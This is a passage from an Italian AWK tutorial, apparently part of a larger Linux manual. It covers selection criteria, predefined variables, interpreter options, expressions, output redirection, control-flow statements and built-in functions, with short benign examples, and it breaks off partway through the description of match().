Ogni record può avere un numero variabile di campi; al loro contenuto si può fare riferimento attraverso il simbolo '**`$`**' seguito da un numero che ne indica la posizione: '**`$`*n***' è il campo ***n***-esimo del record attuale, ma in particolare, '**`$0`**' rappresenta il record completo. Il numero in questione può anche essere rappresentato da un'espressione (per esempio una variabile) che si traduce nel numero desiderato. Per esempio, se ***pippo*** è una variabile contenente il valore due, '**`$pippo`**' è il secondo campo.

23.6.1.3 Criterio di selezione e condizioni particolari

Il criterio di selezione dei record è generalmente un'espressione che viene valutata per ognuno di questi, in ordine, che, quando si avvera, permette l'esecuzione dell'azione corrispondente. Oltre a queste situazioni generali, esistono due istruzioni speciali da utilizzare come criteri di selezione: '**`BEGIN`**' e '**`END`**'. Queste due parole chiave vanno usate da sole, rappresentando rispettivamente il momento iniziale prima di cominciare la lettura dei dati in ingresso e il momento finale successivo alla lettura ed elaborazione dell'ultimo record dei dati. Le azioni che si abbinano a queste condizioni particolari servono a preparare qualcosa e a concludere un'elaborazione.

Esiste un altro caso di criterio di selezione speciale, costituito da due espressioni separate da una virgola, come si vede nello schema seguente:

espressione_1 , espressione_2

La prima espressione serve ad attivare il passaggio dei record; la seconda serve a disattivarlo. In pratica, quando si avvera la prima espressione, quel record e i successivi possono passare, fino a quando si avvera la seconda. Quando si avvera la seconda espressione (essendosi avverata anche la prima), il record attuale passa, ma quelli successivi non più. Se in seguito si riavvera la prima condizione, la cosa ricomincia.

Tabella 23.31. Schema complessivo dei diversi tipi di criteri di selezione in AWK.

Criterio di selezione	Descrizione
`BEGIN`	Esegue l'azione prima di iniziare a leggere i dati in ingresso.
`END`	Esegue l'azione dopo la lettura dei dati in ingresso.
espressione	Quando si avvera, esegue l'azione per il record attuale.
espr_1 , espr_2	Le due espressioni individuano i record a intervalli.

23.6.1.4 Un programma banale per cominciare

«

Per mostrare il funzionamento di un programma AWK viene mostrato subito un esempio banale. Come è già stato descritto, la cosa più semplice che possa fare un programma AWK, è la riemissione degli stessi record letti in ingresso, senza porre limiti alla selezione.

```
1 { print $0 }
```

Come è già stato descritto, la regola mostrata è molto semplice: il numero uno rappresenta in pratica un valore corrispondente a *Vero*, dal punto di vista booleano, per cui si tratta di un'espressione che si avvera sempre, portando così alla selezione di tutti i record; l'azione richiede l'emissione della riga attuale, rappresentata da '**$0**'.

Se si realizza un file contenente la regola che è stata mostrata, supponendo di averlo chiamato '`banale`', per avviarlo basta il comando seguente:

```
$ awk -f banale [Invio]
```

Nel comando non è stato specificato alcun file da analizzare, per cui l'interprete '**awk**' lo attende dallo standard input, in questo caso dalla tastiera. Per terminare la prova basta concludere l'inserimento attraverso la combinazione [*Ctrl d*].

Un programma così breve può essere fornito direttamente nella riga di comando:

```
$ awk '1 { print $0 }' [Invio]
```

Per realizzare uno script, basta mettere l'intestazione corretta al file del programma, ricordando poi di rendere eseguibile il file:

```
#!/usr/bin/awk -f
1 { print $0 }
```

Prima di proseguire, è il caso di vedere come funzionano i criteri di selezione '**BEGIN**' e '**END**':

```
BEGIN { print "Inizio del programma" }
1 { print $0 }
END { print "Fine del programma" }
```

In questo modo, prima di iniziare la riemissione del testo che provie-

ne dal file in ingresso, viene emesso un messaggio iniziale; quindi, alla fine di tutto viene emesso un altro messaggio conclusivo.

23.6.1.5 Variabili predefinite

AWK ha ereditato dalle shell l'idea delle variabili predefinite, con le quali si può modificarne l'impostazione. Le variabili predefinite si distinguono dalle altre perché sono tutte espresse attraverso nomi con lettere maiuscole.

Due di queste variabili sono fondamentali: ***RS***, *Record separator*, e ***FS***, *Field separator*. La prima serve a definire il carattere da prendere in considerazione per separare i dati in ingresso in record; la seconda serve a definire il codice da prendere in considerazione per separare i record in campi. Per la precisione, nel caso della variabile ***FS***, può trattarsi di un carattere singolo, oppure di un'espressione regolare.

I valori predefiniti di queste variabili sono rispettivamente <*LF*>, ovvero il codice di interruzione di riga dei file di testo normali, e uno spazio normale, che rappresenta una situazione particolare, come è già stato descritto. Questi valori possono essere cambiati: la situazione tipica in cui si deve intervenire nella variabile ***FS*** è quella della lettura di file come '`/etc/passwd`' e simili, dove si assegna generalmente alla variabile ***FS*** il valore '`:`', che è effettivamente il carattere utilizzato per separare i campi.

23.6.1.6 Struttura ideale di un programma AWK

Idealmente, un programma AWK potrebbe essere rappresentato in modo più esplicito, secondo lo schema sintattico seguente, dove le parentesi graffe vanno considerate in modo letterale:

```
[function nome_funzione (parametri_formali) { istruzioni }]
...
[BEGIN { azione }]
[BEGIN { azione }]
...
espressione_di_selezione { azione }
...
[END { azione }]
[END { azione }]
...
```

L'ordine indicato non è indispensabile, tuttavia è opportuno. In pratica vengono eseguite nell'ordine le fasi seguenti:

1. vengono eseguite le azioni abbinate alle condizioni '**BEGIN**', ammesso che esistano;
2. inizia la lettura del file in ingresso;
3. per ogni record vengono valutate le espressioni di selezione;
4. per ogni espressione che si avvera, viene eseguita l'azione corrispondente (se più espressioni si avverano simultaneamente, vengono eseguite ordinatamente tutte le azioni relative);
5. alla fine, vengono eseguite le azioni abbinate alle condizioni '**END**'.

Un programma AWK potrebbe essere composto anche solo da regole di tipo '**BEGIN**' o '**END**'. Nel primo caso non è nemmeno necessario leggere i dati in ingresso, mentre nel caso ci sia una regola di tipo

‘**END**’, ciò diventa indispensabile, perché l’azione relativa potrebbe utilizzare le informazioni generate dalla lettura stessa.

AWK mette a disposizione una serie di funzioni predefinite, consentendo la dichiarazione di altre funzioni personalizzate. L’ordine in cui appaiono queste funzioni non è importante: una funzione può richiamare anche un’altra funzione dichiarata in una posizione successiva.

23.6.2 Avvio dell’interprete

L’interprete di un programma AWK è l’eseguibile ‘**awk**’, che di solito è un collegamento alla realizzazione di AWK che risulta installata effettivamente: in un sistema GNU/Linux potrebbe trattarsi di ‘**mawk**’ o ‘**gawk**’ (il secondo è la versione GNU di AWK). La sintassi standard di un interprete AWK dovrebbe essere quella seguente:

```
awk [-F separazione_campi] [-v variabile=valore] ↩
↪ -f file_contenente_il_programma ↩
↪ [--] [file_in_ingresso...]
```

```
awk [-F separazione_campi] [-v variabile=valore] [--] ↩
↪ 'testo_del_programma' [file_in_ingresso...]
```

I due schemi alternativi riguardano la possibilità di far leggere all’interprete il programma contenuto in un file, indicato attraverso l’opzione ‘**-f**’, oppure di fornirlo direttamente nella riga di comando, delimitandolo opportunamente perché venga preso dalla shell come un argomento singolo.

Se non vengono forniti i file da usare come dati in ingresso, l'interprete attende i dati dallo standard input.

Tabella 23.35. Alcune opzioni.

Opzione	Descrizione
`-F` ***separazione_campi***	Definisce in che modo devono essere distinti i campi dei record, modificando così il valore predefinito della variabile ***FS***. Può trattarsi di un carattere singolo, oppure di un'espressione regolare estesa (ERE).
`-v` ***variabile*=*valore***	Assegna un valore a una variabile. La variabile in questione può essere predefinita, oppure una nuova che viene utilizzata nel programma per qualche motivo.
`-f` ***file_programma_awk***	Indica espressamente il file contenente il programma AWK del quale deve essere iniziata l'interpretazione.
`--`	Una coppia di trattini dichiara la conclusione delle opzioni normali e l'inizio degli argomenti finali (può essere usato per evitare ambiguità, nel caso ce ne possano essere). Gli argomenti successivi possono essere il programma stesso, se non è stata utilizzata l'opzione '**`-f`**', quindi i file da fornire in ingresso per l'elaborazione.

Segue la descrizione di alcuni esempi.

- `$` **`awk -f programma.awk elenco`**[*Invio*]

  Avvia l'esecuzione del programma contenuto nel file '`programma.awk`', per l'elaborazione del file '`elenco`'.

- `$` **`cat elenco | awk -f programma.awk`** [*Invio*]

  Esattamente come nell'esempio precedente, con la differenza che il file '`elenco`' viene fornito attraverso lo standard input.

- `$` **`awk -f programma.awk -F : /etc/passwd`** [*Invio*]

  Esegue una qualche elaborazione, attraverso il programma '`programma.awk`', sui dati del file '`/etc/passwd`'. Per questo motivo, viene definito l'utilizzo del carattere '`:`' come separatore dei campi che compongono i record di quel file.

- `$` **`awk -f programma.awk -v FS=: /etc/passwd`** [*Invio*]

  Esattamente come nell'esempio precedente, intervenendo direttamente sulla variabile predefinita ***FS***.

23.6.3 Espressioni

«

L'espressione è qualcosa che restituisce un valore. I tipi di valori gestiti da AWK sono pochi: numerici (numeri reali), stringhe e stringhe numeriche. I valori booleani non hanno un tipo indipendente: lo zero numerico e la stringa nulla valgono come *Falso*, mentre tutto il resto vale come *Vero* (anche la stringa '`"0"`' vale come *Vero*, a differenza di quanto accade con il linguaggio Perl).

23.6.3.1 Costanti

«

Le costanti sono espressioni elementari che restituiscono un valore in base a una simbologia convenuta. I valori numerici si esprimono in forma costante nei modi comuni anche agli altri linguaggi di programmazione. I valori interi si possono indicare come una serie di cifre numeriche, non delimitate, che esprimono il valore secondo

una numerazione a base decimale; i valori non interi possono essere espressi utilizzando il punto come separatore tra la parte intera e la parte decimale; sia i valori interi che gli altri, possono essere espressi secondo la notazione esponenziale. Le costanti numeriche che appaiono di seguito, sono esempi di rappresentazione dello stesso valore: 100,5.

```
100.5
1.005e+2
1005e-1
```

Le stringhe sono delimitate da apici doppi, come si vede nell'esempio seguente:

```
"questa è una stringa"
```

Le stringhe possono contenere delle sequenze di escape, come elencato nella tabella 23.38.

Tabella 23.38. Sequenze di escape utilizzabili all'interno delle stringhe costanti.

Escape	Significato
`\\`	\
`\"`	"
`\/`	/
`\a`	*<BEL>*
`\b`	*<BS>*
`\f`	*<FF>*

Escape	Significato
`\n`	<*LF*>
`\r`	<*CR*>
`\t`	<*HT*>
`\v`	<*VT*>
`\`***nnn***	il valore ottale ***nnn***

AWK gestisce anche un tipo speciale di costante, che è da considerare come un tipo speciale di stringa: l'espressione regolare costante. Questa è una stringa delimitata all'inizio e alla fine da una barra obliqua normale. L'esempio seguente è un'espressione regolare che corrisponde alla sottostringa '**ciao**':

```
/ciao/
```

Anche le espressioni regolari costanti ammettono l'uso di sequenze di escape e precisamente le stesse che si possono usare per le stringhe.

In generale, un'espressione regolare costante può essere usata alla destra di un'espressione di comparazione, in cui si utilizza l'operatore '**~**' o '**!~**'. Nelle altre situazioni, salvo i pochi casi in cui un'espressione regolare costante può essere indicata come parametro di una funzione, AWK sottintende che questa esprima la comparazione con il record attuale, ovvero con '**$0**'.

23.6.3.2 Campi e Variabili

Le variabili sono espressioni elementari che restituiscono il valore che contengono. AWK gestisce una serie di variabili predefinite, che possono essere lette per conoscere delle informazioni sui dati in ingresso, oppure possono essere modificate per cambiare il comportamento di AWK. Oltre a queste si possono utilizzare le variabili che si vogliono; per farlo è sufficiente assegnare loro un valore, senza bisogno di definirne il tipo.

Se in un'espressione si fa riferimento a una variabile che non è mai stata assegnata, questa restituisce la stringa nulla ('`""`'), che in un contesto numerico equivale allo zero. In questo senso, non c'è bisogno di inizializzare le variabili prima di usarle, dal momento che è noto il loro valore iniziale.

Eventualmente, una variabile può essere inizializzata a un valore determinato già al momento dell'avvio dell'interprete, attraverso l'opzione '**`-v`**' che è già stata descritta.

I nomi delle variabili sono sensibili alla differenza che c'è tra la collezione alfabetica maiuscola e quella minuscola. In particolare si può osservare che, convenzionalmente, i nomi di tutte le variabili predefinite sono espressi con lettere maiuscole, mentre le variabili definite all'interno del programma tendono a essere espresse utilizzando prevalentemente lettere minuscole.

All'interno di un programma AWK, i riferimenti ai campi del record attuale si fanno attraverso la forma '**`$`*n***', dove ***n*** rappresenta il campo ***n***-esimo. Il riferimento a un campo può essere ottenuto anche

utilizzando il risultato di un'espressione, quando questa è preceduta dal dollaro. In particolare, è ammissibile anche l'assegnamento di un valore a un campo, per quanto questo sia una pratica sconsigliabile, dal momento che questo fatto non ha alcun significato nei confronti dei dati originali.

23.6.3.3 Operazioni e operatori

Gli operatori usati per le espressioni numeriche sono più o meno gli stessi del linguaggio C. Per quanto riguarda le stringhe, è previsto il concatenamento, che si ottiene senza alcun operatore esplicito, affiancando variabili o costanti stringa. Inoltre, dovendo gestire le espressioni regolari, si aggiungono due operatori speciali per il confronto di queste con delle stringhe. La tabella 23.40 raccoglie l'elenco degli operatori disponibili in AWK.

Tabella 23.40. Riepilogo degli operatori principali utilizzabili nelle espressioni di AWK.

Operatore e operandi	Descrizione
(*espressione*)	Valuta l'espressione contenuta tra parentesi prima di analizzare la parte esterna.
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
−−*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op−−	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto dal punto di vista numerico.

Operatore e operandi	Descrizione
−op	Inverte il segno dell'operando numerico.
op1 + op2	Somma i due operandi numerici.
op1 − op2	Sottrae dal primo il secondo operando numerico.
*op1 * op2*	Moltiplica i due operandi numerici.
op1 / op2	Divide il primo operando per il secondo.
op1 % op2	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ^ op2	Esponente: eleva il primo operando alla potenza del secondo.
var = valore	Assegna alla variabile il valore alla destra e restituisce lo stesso valore.
op1 += op2	*op1 = op1 + op2*
op1 −= op2	*op1 = op1 − op2*
*op1 *= op2*	*op1 = op1 * op2*
op1 /= op2	*op1 = op1 / op2*
op1 %= op2	*op1 = op1 % op2*
op1 ^= op2	*op1 = op1 ^ op2*
op1 && op2	AND logico, con cortocircuito.

Operatore e operandi	Descrizione
op1 `||` *op2*	OR logico, con cortocircuito.
`!` *op*	NOT logico.
op1 `>` *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 `>=` *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.
op1 `<` *op2*	*Vero* se il primo operando è minore del secondo.
op1 `<=` *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 `==` *op2*	*Vero* se i due operandi sono uguali.
op1 `!=` *op2*	*Vero* se i due operandi sono diversi.
stringa `~` *regexp*	*Vero* se l'espressione regolare ha una corrispondenza con la stringa.
stringa `!~` *regexp*	*Vero* se l'espressione regolare non ha alcuna corrispondenza.
stringa1 *stringa2*	Concatena le due stringhe.

Un tipo particolare di operatore logico è l'operatore condizionale, che permette di eseguire espressioni diverse in relazione al risultato di una condizione. La sua sintassi si esprime nel modo seguente:

```
condizione ? espressione1 : espressione2
```

In pratica, se l'espressione che rappresenta la condizione si avvera,

viene eseguita la prima espressione che segue il punto interrogativo, altrimenti viene eseguita quella che segue i due punti.

Per quanto riguarda il confronto tra stringhe ed espressioni regolari, si deve tenere presente che lo scopo è solo quello di conoscere se c'è o meno una corrispondenza tra il modello e la stringa. Inoltre, è molto importante tenere in considerazione il fatto che un'espressione regolare costante, che non si trovi alla destra di un operatore '**~**', o '**!~**', viene interpretata come una forma contratta dell'espressione '**$0 ~/*regexp*/**', ovvero, si considera un confronto con il record attuale.

23.6.3.4 Conversione tra stringhe e numeri

Come è già stato descritto, AWK gestisce solo due tipi di dati: stringhe e numeri (reali). In base al contesto, i numeri vengono convertiti in stringhe e viceversa, solitamente in modo abbastanza trasparente. In particolare, una stringa che non possa essere interpretata come un numero, equivale a zero.

In generale, il concatenamento di stringhe, impone una trasformazione in stringa, mentre l'uso di operatori aritmetici impone una trasformazione in numero. Si osservi l'esempio:

```
uno = 1
due = 2
(uno due) + 3
```

Si tratta di tre istruzioni in sequenza, dove le prime due assegnano un valore numerico ad altrettante variabili, mentre l'ultima fa qualcosa di incredibile: concatena le due variabili, che di conseguenza vengono trattate come stringhe, generando la stringa '**"12"**'; quindi, la stringa viene riconvertita in numero, a causa dell'operatore '**+**', che

richiede la somma con il numero tre. Alla fine, il risultato dell'ultima espressione è il numero 15.

La conversione da numero a stringa è banale quando si tratta di numeri interi, dal momento che il risultato è una stringa composta dalle stesse cifre numeriche che si utilizzano per rappresentare un numero intero. Al contrario, in presenza di numeri con valori decimali, entra in gioco una conversione per mezzo della funzione ***sprintf()*** (equivalente a quella del linguaggio C), che utilizza la stringa di formato contenuta nella variabile predefinita ***CONVFMT***. Di solito, questa variabile contiene il valore '`"%.6g"`', che indica una precisione fino a sei cifre dopo la virgola, e una notazione che può essere esponenziale, oppure normale ('***intero*** **.** ***decimale***'), in base alla necessità. Le tabelle 23.42 e 23.43 riepilogano i simboli utilizzabili nelle stringhe di formato di ***sprintf()***. Eventualmente, per una descrizione più dettagliata, si può leggere la pagina di manuale *sprintf(3)*.

Tabella 23.42. Elenco dei simboli utilizzabili in una stringa formattata per l'utilizzo con ***sprintf()***.

Simbolo	Corrispondenza
`%%`	Segno di percentuale.
`%c`	Un carattere corrispondente al numero dato.
`%s`	Una stringa.
`%d` | `%i`	Un intero con segno in base dieci.
`%o`	Un intero senza segno in ottale.
`%x`	Un intero senza segno in esadecimale.

Simbolo	Corrispondenza
`%X`	Come '**`%x`**', ma con l'uso di lettere maiuscole.
`%e`	Un numero a virgola mobile, in notazione scientifica.
`%E`	Come '**`%e`**', ma con l'uso della lettera '**`E`**' maiuscola.
`%f`	Un numero a virgola mobile, in notazione decimale fissa.
`%g`	Un numero a virgola mobile, secondo la notazione di '**`%e`**' o '**`%f`**'.
`%G`	Come '**`%g`**', ma con l'uso della lettera '**`E`**' maiuscola (se applicabile).

Tabella 23.43. Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Simbolo	Corrispondenza
spazio	Il prefisso di un numero positivo è uno spazio.
`+`	Il prefisso di un numero positivo è il segno '**`+`**'.
`-`	Allinea a sinistra rispetto al campo.
`0`	Utilizza zeri, invece di spazi, per allineare a destra.
`#`	Prefissa un numero ottale con uno zero e un numero esadecimale con '**`0x`**'.
n	Un numero definisce la dimensione minima del campo.
.n	Per i numeri interi indica il numero minimo di cifre.
.n	Per i numeri a virgola mobile esprime la precisione, ovvero il numero di decimali.

Simbolo	Corrispondenza
.n	Per le stringhe definisce la lunghezza massima.

In generale, sarebbe bene non modificare il valore predefinito della variabile ***CONVFMT***, soprattutto non è il caso di ridurre la precisione della conversione, dal momento che la perdita di informazioni che ne deriverebbe, potrebbe creare anche dei gravi problemi a un programma. In altri termini, il formato di conversione condiziona la precisione dei valori che possono essere gestiti in un programma AWK.

23.6.3.5 Esempi di espressioni

Prima di proseguire con la descrizione del linguaggio AWK vengono mostrati alcuni esempi di programmi banali, in cui tutto si concentra sulla definizione delle espressioni per stabilire la selezione dei record. L'azione che si abbina è molto semplice: l'emissione del record selezionato attraverso l'istruzione '**print**'.

```
$ ls -l /etc | awk '$1 == "-rw-r--r--" { print $0 }' [Invio]
```

L'esempio appena mostrato fornisce all'interprete AWK il programma come argomento nella riga di comando. Come si vede, il risultato del comando '**ls -l /etc**' viene incanalato attraverso un condotto, fornendolo in ingresso al programma AWK, che si limita a selezionare i record in cui il primo campo corrisponde esattamente alla stringa '**"-rw-r--r--"**'. In pratica, vengono selezionati i record contenenti informazioni sui file che hanno solo i permessi 0644_8. L'esempio seguente ottiene lo stesso risultato, attraverso la comparazione con un'espressione regolare:

```
$ ls -l /etc | awk '$1 ~ /-rw-r--r--/ { print $0 }' [Invio]
```

I due esempi successivi sono equivalenti e servono a selezionare tutti i record che non corrispondono al modello precedente:

```
$ ls -l /etc ↩
↪| awk '!( $1 == "-rw-r--r--" ) { print $0 }' [Invio]

$ ls -l /etc | awk '!( $1 ~ /-rw-r--r--/ ) { print $0 }' [Invio]
```

L'esempio seguente utilizza due espressioni, per attivare e disattivare la selezione dei record:

```
$ awk '$0 ~ /\/\*/, $0 ~ /\*\// { print $0 }' prova.c[Invio]
```

In questo caso, i dati in ingresso provengono dal file '`prova.c`', che si intende essere un programma scritto in linguaggio C. Le due espressioni servono a selezionare le righe che contengono commenti nella forma '**/***...***/**'. Si osservi l'uso della barra obliqua inversa per proteggere i caratteri che altrimenti sarebbero stati interpretati diversamente.

La variante seguente è funzionalmente identica all'esempio precedente, dal momento che un'espressione regolare costante da sola, equivale a un'espressione in cui questa si paragona al record attuale:

```
$ awk '/\/\*/, /\*\// { print $0 }' prova.c[Invio]
```

23.6.4 Istruzioni

Nel linguaggio AWK, le istruzioni possono apparire nell'ambito della dichiarazione delle azioni abbinate a un certo criterio di selezione dei record, oppure nel corpo della dichiarazione di una funzione.

Le istruzioni di AWK terminano normalmente alla fine della riga, salvo quando nella parte finale della riga appare una virgola (‘`,`’), una parentesi graffa aperta (‘`{`’), una doppia e-commerciale (‘`&&`’), o una doppia barra verticale (‘`||`’). Eventualmente, per continuare un’istruzione nella riga successiva, si può utilizzare una barra obliqua inversa esattamente alla fine della riga, come simbolo di continuazione (‘`\`’).

Un’istruzione può essere terminata esplicitamente con un punto e virgola finale (‘`;`’), in modo da poter collocare più istruzioni in sequenza sulla stessa riga.

Come è già stato descritto, le righe vuote e quelle bianche vengono ignorate; inoltre, ciò che è preceduto dal simbolo ‘`#`’, fino alla fine della riga, è considerato un commento.

Le istruzioni di AWK possono essere delle espressioni di assegnamento, delle chiamate di funzione, oppure delle strutture di controllo.

23.6.4.1 Istruzioni fondamentali

«

Le istruzioni fondamentali di AWK sono quelle che permettono di emettere del testo attraverso lo standard output. Si tratta di due funzioni, che però possono essere usate anche in forma di «operatori»: ‘`print`’ e ‘`printf`’. La prima di queste due permette l’emissione di una o più stringhe, mentre la seconda permette di definire una stringa in base a un formato indicato, emettendone poi il risultato. In pratica, ‘`printf`’ si comporta in modo analogo alla funzione omonima del linguaggio C.

```
print
```

```
print espressione_1 [, espressione_1] ...
```

```
print( espressione_1 [, espressione_1] ...)
```

Quelli che si vedono sono gli schemi sintattici della funzione (o istruzione) '**print**'. Se non vengono specificati degli argomenti (ovvero dei parametri), si ottiene l'emissione del testo del record attuale. Se invece vengono indicati degli argomenti, questi vengono emessi in sequenza, inserendo tra l'uno e l'altro il carattere definito dalla variabile ***OFS*** (*Output field separator*), che di solito corrisponde a uno spazio normale. In tutti i casi, il testo emesso da '**print**' termina con l'inserimento del carattere contenuto nella variabile ***ORS*** (*Output record separator*), che di solito corrisponde al codice di interruzione di riga.

In altri termini, nel primo caso viene emessa la stringa corrispondente al concatenamento '**$0 ORS**'; nel secondo e nel terzo viene emessa la stringa corrispondente al concatenamento '***espressione_1*** **OFS** ***espressione_2*** **OFS** ... ***espressione_n*** **ORS**'.

```
printf stringa_di_formato, espressione_1 [, espressione_2] ...
```

```
printf( stringa_di_formato, espressione_1 [, espressione_2] ... )
```

L'istruzione, ovvero la funzione '**printf**', si comporta come la sua omonima del linguaggio C: il primo argomento è una stringa di formato, contenente una serie di simboli che iniziano con il carattere '**%**', che vanno rimpiazzati ordinatamente con gli argomenti successivi. Le tabelle 23.42 e 23.43 riepilogano i simboli utilizzabili nelle stringhe di formato di '**sprintf**'. Eventualmente, per una descrizione più dettagliata, si può leggere la pagina di manuale *sprintf(3)*.

A differenza di '**print**', '**printf**' non fa uso delle variabili ***OFS*** e ***ORS***, dal momento che quello che serve può essere inserito tranquillamente nella stringa di formato (il carattere <*LF*>, corrispondente al codice di interruzione di riga, viene indicato con la sequenza di escape '**\n**').

23.6.4.2 Ridirezione dell'output

«

L'output generato dalle istruzioni '**print**' e '**printf**' può essere ridiretto all'interno del programma AWK stesso, utilizzando gli operatori '**>**', '**>>**' e '**|**'. Ciò permette di ridirigere i dati verso file differenti; diversamente, converrebbe intervenire all'esterno del programma, per mezzo del sistema operativo.

```
print … > file
```

```
printf … > file
```

```
print … >> file
```

```
printf … >> file
```

```
print … | comando
```

```
printf … | comando
```

Utilizzando l'operatore '**>**' si ridirigono i dati verso un file, che viene azzerato inizialmente, oppure viene creato per l'occasione; con l'operatore '**>>**' si accodano dati a un file già esistente; con l'operatore '**|**' si inviano dati allo standard input di un altro comando. È importante osservare che i file e i comandi in questione, vanno indicati in una stringa. Si osservino gli esempi seguenti:

```
# annota il secondo campo nel file /tmp/prova
print $2 > "/tmp/prova"
```

```
# accoda il secondo campo nel file /tmp/prova
print $2 >> "/tmp/prova"
```

```
# definisce un comando per riordinare i dati e salvarli nel
# file /tmp/prova
comando = "sort > /tmp/prova"
#seleziona alcuni campi e poi invia al comando di riordino
print $2 $4 $5 | comando
```

23.6.4.3 Strutture di controllo di flusso

Il linguaggio AWK offre alcune strutture di controllo di flusso comuni agli altri linguaggi di programmazione. In particolare, co-

me nel linguaggio C, è possibile raggruppare alcune istruzioni delimitandole con le parentesi graffe (‘`{...}`’).

Le strutture di controllo permettono di sottoporre l’esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere un’istruzione singola, oppure un gruppo di istruzioni. Nel secondo caso, è necessario delimitare questo gruppo attraverso l’uso delle parentesi graffe, a cui si è appena accennato.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice (dato che le parentesi graffe sono usate nel linguaggio AWK, se queste appaiono nei modelli sintattici indicati, queste fanno parte delle istruzioni e non della sintassi).

La tabella 23.47 riassume la sintassi di queste strutture, la maggior parte delle quali dovrebbero essere già note dal linguaggio C, o da altri linguaggi simili.

Tabella 23.47. Istruzioni per le strutture di controllo del flusso in AWK.

Sintassi	Descrizione
`{` ***istruzioni*** `}`	Raggruppa assieme alcune istruzioni.
`if (`***condizione***`)` ***istruzione*** [`else` ***istruzione***]	Struttura condizionale.
`while (`***condizione***`)` ***istruzione***	Ciclo iterativo con condizione iniziale.
`do` ***istruzione*** `while (`***condizione***`)`	Ciclo iterativo con condizione alla fine.

Sintassi	Descrizione
`for ( espr_1 ; espr_2 ; espr_3 ) istruzione`	Ciclo enumerativo.
`break`	Interrompe un ciclo iterativo o enumerativo.
`continue`	Riprende un ciclo iterativo o enumerativo.
`exit [espressione]`	Termina il programma restituendo il valore dell'argomento.
`next`	legge il prossimo record.

Data la natura di AWK, esiste un'istruzione particolare: '**`next`**'. Questa serve a passare immediatamente al record successivo. Segue la descrizione di alcuni esempi.

- ```
  if ( $1 > 100 ) print $2
  ```
  Se il primo campo del record attuale contiene un valore numerico superiore a 100, emette il contenuto del secondo campo.

- ```
  if ( $1 > 100 ) {
      print $2
      contatore++
  } else {
      print $3
  }
  ```
  Se il primo campo del record attuale contiene un valore numerico superiore a 100, emette il contenuto del secondo campo, incrementando la variabile ***contatore*** di un'unità. Altrimenti, emette solo il contenuto del terzo campo.

- ```
  i = 1
  while (i <= 10) {
      print i
      i++
  }
  ```

  Emette i numeri da 1 a 10.

- ```
  for ( i = 1; i <= 10; i++ ) {
      print i
  }
  ```

  Esattamente come nell'esempio precedente, utilizzando un ciclo enumerativo.

- ```
  for ( i = 1; i <= 20; i++ ) {
      if ( i != 13 ) {
          print i
      }
  }
  ```

  Emette i numeri da 1 a 20, escluso il 13.

- ```
  for ( i = 1; i <= 20; i++ ) {
      if ( i == 13 ) {
          continue
      }
      print i
  }
  ```

  Come nell'esempio precedente, utilizzando una tecnica diversa (l'istruzione '**`continue`**' fa riprendere il ciclo prima di avere completato le altre istruzioni).

- ```
  i = 1
  while (1) {
      if ( i > 10 ) {
          break
      }
      print i
      i++
  }
  ```

  Emette i numeri da 1 a 10, utilizzando un ciclo iterativo perpetuo (il numero uno equivale a *Vero* per AWK), che viene interrotto dall'istruzione '**`break`**'.

23.6.4.4 Chiamata di funzione e funzioni predefinite

La chiamata di una funzione avviene come nel linguaggio C, tenendo conto che per evitare ambiguità, è importante mettere sempre la parentesi iniziale del gruppo dei parametri, attaccata al nome della funzione stessa:

```
funzione(elenco_parametri)
```

I parametri sono separati attraverso delle virgole, tenendo conto che in linea di principio si possono omettere quelli finali (si possono omettere tutti i parametri a partire da una certa posizione). I parametri che non vengono forniti sono equivalenti a stringhe nulle; in certi casi ci sono funzioni predisposte per riconoscere la mancata indicazione di tali informazioni, che così gestiscono attribuendo valori predefiniti.

Come nel linguaggio C, il passaggio dei parametri avviene per valore (salvo eccezioni), per cui i parametri in una chiamata possono essere
```

delle espressioni più o meno articolate, che vengono valutate (senza un ordine preciso) prima della chiamata stessa.

Di seguito vengono descritte brevemente le funzioni interne (predefinite) di AWK. In particolare, le funzioni numeriche comuni sono elencate nella tabella 23.55.

Tabella 23.55. Elenco delle funzioni numeriche principali.

Funzione	Descrizione.
`atan2(`*y*`, `*x*`)`	Arcotangente di y/x in radianti.
`cos(`*x*`)`	Coseno di x espresso in radianti.
`exp(`*x*`)`	Funzione esponenziale (e^x).
`int(`*x*`)`	Parte intera di un numero reale.
`log(`*x*`)`	Logaritmo naturale (base e).
`rand()`	Numero casuale compreso tra zero e uno.
`sin(`*x*`)`	Seno di x espresso in radianti.
`sqrt(`*x*`)`	Radice quadrata di x.

`index(` ***stringa*** `,` ***sottostringa_cercata*** `)`

La funzione ***index()*** cerca la stringa indicata come secondo parametro nella stringa indicata come primo, cominciando da sinistra. Se trova la corrispondenza, restituisce la posizione iniziale di questa, altrimenti restituisce zero.

```
index( "Tizio", "zio" )
```

L'espressione mostrata come esempio, restituisce il valore tre, corrispondente al primo carattere in cui si ottiene la corrispondenza della stringa '**zio**' in '**Tizio**'.

```
length( [stringa] )
```

La funzione ***length()*** restituisce la lunghezza della stringa fornita come parametro, oppure, in sua mancanza, la lunghezza di '**$0**', ovvero del record attuale. Si osservino gli esempi.

```
length( "Tizio" )
```

Restituisce il valore cinque, dal momento che la stringa è composta da cinque caratteri.

```
length( 10 * 5 )
```

Dal momento che il parametro della funzione è un'espressione numerica, prima calcola il valore di questa espressione, ottenendo il numero 50, quindi lo trasforma in stringa e restituisce il valore due. In pratica, il numero 50 espresso in stringa è lungo due caratteri.

```
match( stringa , regexp )
```

La funzione ***match()*** cerca una corrispondenza per l'espressione regolare fornita come secondo parametro, con la stringa che appare come primo parametro. L'espressione regolare dovrebbe poter essere fornita in forma costante, senza che questo fatto venga inteso come un confronto implicito con il record attuale.

Se il confronto ha successo, viene restituita la posizione in cui ini-

